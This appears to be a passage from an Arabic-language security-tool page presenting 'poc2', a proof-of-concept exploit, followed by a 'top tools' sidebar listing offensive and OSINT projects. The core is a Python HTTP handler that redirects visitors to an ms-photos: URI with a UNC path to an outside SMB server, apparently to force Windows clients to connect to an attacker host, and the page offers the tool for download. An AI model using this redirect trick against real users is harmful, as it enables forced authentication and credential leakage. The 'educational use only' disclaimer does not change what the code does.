

poc2


يعمل هذا لأن تطبيقنا يعيد التوجيه مباشرة إلى مخطط URI الخاص بـ ms-photos، الذي يحتوي على مسار UNC الخاص بخادمنا:


class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")

إعادة التوجيه من جانب العميل:


صورة


ملاحظات


هذا الكود مخصص للأغراض التعليمية والبحثية فقط.
لا يتحمل المؤلف أي مسؤولية عن أي إساءة استخدام لهذا الكود.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    385
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    279

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






